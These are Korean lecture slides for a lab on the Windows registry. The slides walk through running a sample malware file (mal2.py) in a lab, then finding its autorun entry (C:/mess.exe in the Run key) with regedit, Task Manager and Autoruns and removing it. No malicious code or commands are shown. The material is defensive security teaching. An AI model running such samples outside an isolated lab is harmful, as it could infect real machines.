
### • 실습 풀이

#### - 악성코드 탐색

» regedit을 사용하여 악성코드 탐색 (의심 경로: 오토런 설정)

```
# HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\Explorer
\NoDriveTypeAutoRun
```

# 이상한 데이터 값 없음을 확인



## 5 <실습> 윈도우 레지스트리의 이해


### • 실습 풀이

#### - 악성코드 탐색

- » regedit을 사용하여 악성코드 탐색 (의심 경로: 시작프로그램 관련)
 

```
# HKLM\Software\Classes\exefile\shell\open\command
```

# 이상한 데이터 값 없음을 확인



## 5 <실습> 윈도우 레지스트리의 이해


### • 실습 풀이

#### - 악성코드 탐색

» regedit을 사용하여 악성코드 탐색 (의심 경로: 시작프로그램 관련)

```
# HKLM\Software\Microsoft\Windows\CurrentVersion\Run
```

# 부팅시 C:/mess.exe 프로그램이 실행되는 것을 확인




## 5 <실습> 윈도우 레지스트리의 이해

### • 실습 풀이

#### - 악성코드 삭제

» 레지스트리 삭제 및 실행되는 악성코드 위치 확인




## 5 <실습> 윈도우 레지스트리의 이해

### • 실습 풀이


#### - 악성코드 삭제

» 악성코드 위치 이동 후, 파일 삭제



## 5 <실습> 윈도우 레지스트리의 이해

- 실습 풀이
  - 악성코드 실행2
    - » 바탕화면에 있는 악성코드 파일을 실행  
# mal2.py 파일 실행



## 5 <실습> 윈도우 레지스트리의 이해

- 실습 풀이
  - 악성코드 실행
    - » 악성코드가 실행이 되면 다음 화면과 같이 악성코드가 감염되었음을 확인할 수 있는 웹 페이지가 뜨게 됨(악성코드가 삭제되기 전까지 웹 페이지가 지속적으로 뜸)



## 5

# <실습> 윈도우 레지스트리의 이해

## • 실습 풀이

### - 악성코드 탐지

» 작업관리자를 통해 악성코드로 의심되는 프로세스를 점검

# 작업 관리자 → 프로세스 또는 세부 정보

작업 관리자						
파일(F) 옵션(O) 보기(V)						
프로세스	성능	사용자	세부 정보	서비스		
conhost.exe	1548	실행 중	SYSTEM	00	480 K	콘솔 창 호스트
conhost.exe	2348	실행 중	Administrat...	00	644 K	콘솔 창 호스트
csrss.exe	356	실행 중	SVYSTEM	00	892 K	Client Server Runti...
csrss.exe	428	실행 중	SYSTEM	00	1,020 K	Client Server Runti...
cygrunsrv.exe	1488	실행 중	SYSTEM	00	688 K	cygrunsrv.exe
dllhost.exe	3132	실행 중	SYSTEM	00	2,216 K	COM Surrogate
dns.exe	1200	실행 중	SYSTEM	00	77,720 K	DNS(Domain Name...
dwm.exe	720	실행 중	DWM-1	00	16,492 K	데스크톱 창 관리자
eausvc.exe	1080	실행 중	SYSTEM	00	496 K	ESTsoft ALTools Up...
explorer.exe	3524	실행 중	Administrat...	00	33,236 K	Windows 탐색기
gomsearch.exe	4040	실행 중	Administrat...	00	1,544 K	GomHelper Address...
GoogleUpdate.exe	3032	실행 중	SYSTEM	00	1,928 K	Google 설치 프로그램
GoogleUpdate.exe	212	실행 중	SYSTEM	00	1,404 K	Google 설치 프로그램
httpd.exe	1100	실행 중	SYSTEM	00	10,228 K	Apache HTTP Server
httpd.exe	2284	실행 중	SYSTEM	00	14,008 K	Apache HTTP Server
iexplore.exe	1680	실행 중	Administrat...	00	3,960 K	Internet Explorer
iexplore.exe	2272	실행 중	Administrat...	00	6,248 K	Internet Explorer
inetinfo.exe	1408	실행 중	SYSTEM	00	5,284 K	Internet Information...
KorIME.exe	4032	실행 중	Administrat...	00	840 K	Microsoft IME
lsass.exe	520	실행 중	SYSTEM	00	2,616 K	Local Security Auth...
msdtc.exe	3332	실행 중	NETWORK...	00	1,372 K	Microsoft Distribute...
MsMpEng.exe	740	실행 중	SYSTEM	00	42,252 K	Antimalware Service...
msseces.exe	3580	실행 중	Administrat...	00	2,548 K	Microsoft Security ...


## 5 <실습> 윈도우 레지스트리의 이해

- 실습 풀이

- 악성코드 탐지

- » Autoruns.exe을 통해 악성코드 점검

- # 바탕화면 → autoruns.exe 실행




## 5 <실습> 윈도우 레지스트리의 이해

### • 실습 풀이

#### - 악성코드 탐지

» Autoruns를 통해 의심 가는 windows Registry 정보를 확인

```
# HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\Hidden
# HKLM\Software\Microsoft\Windows\CurrentVersion\Explorer\Advanced\Folder\HideFileExt\UnckeckedValue
# HKLM\System\CurrentVersion\Services
# HKLM\Software\Microsoft\Windows\CurrentVersion\Run
# HKLM\Software\Wow6432Node\Microsoft\Windows\CurrentVersion\Run
```

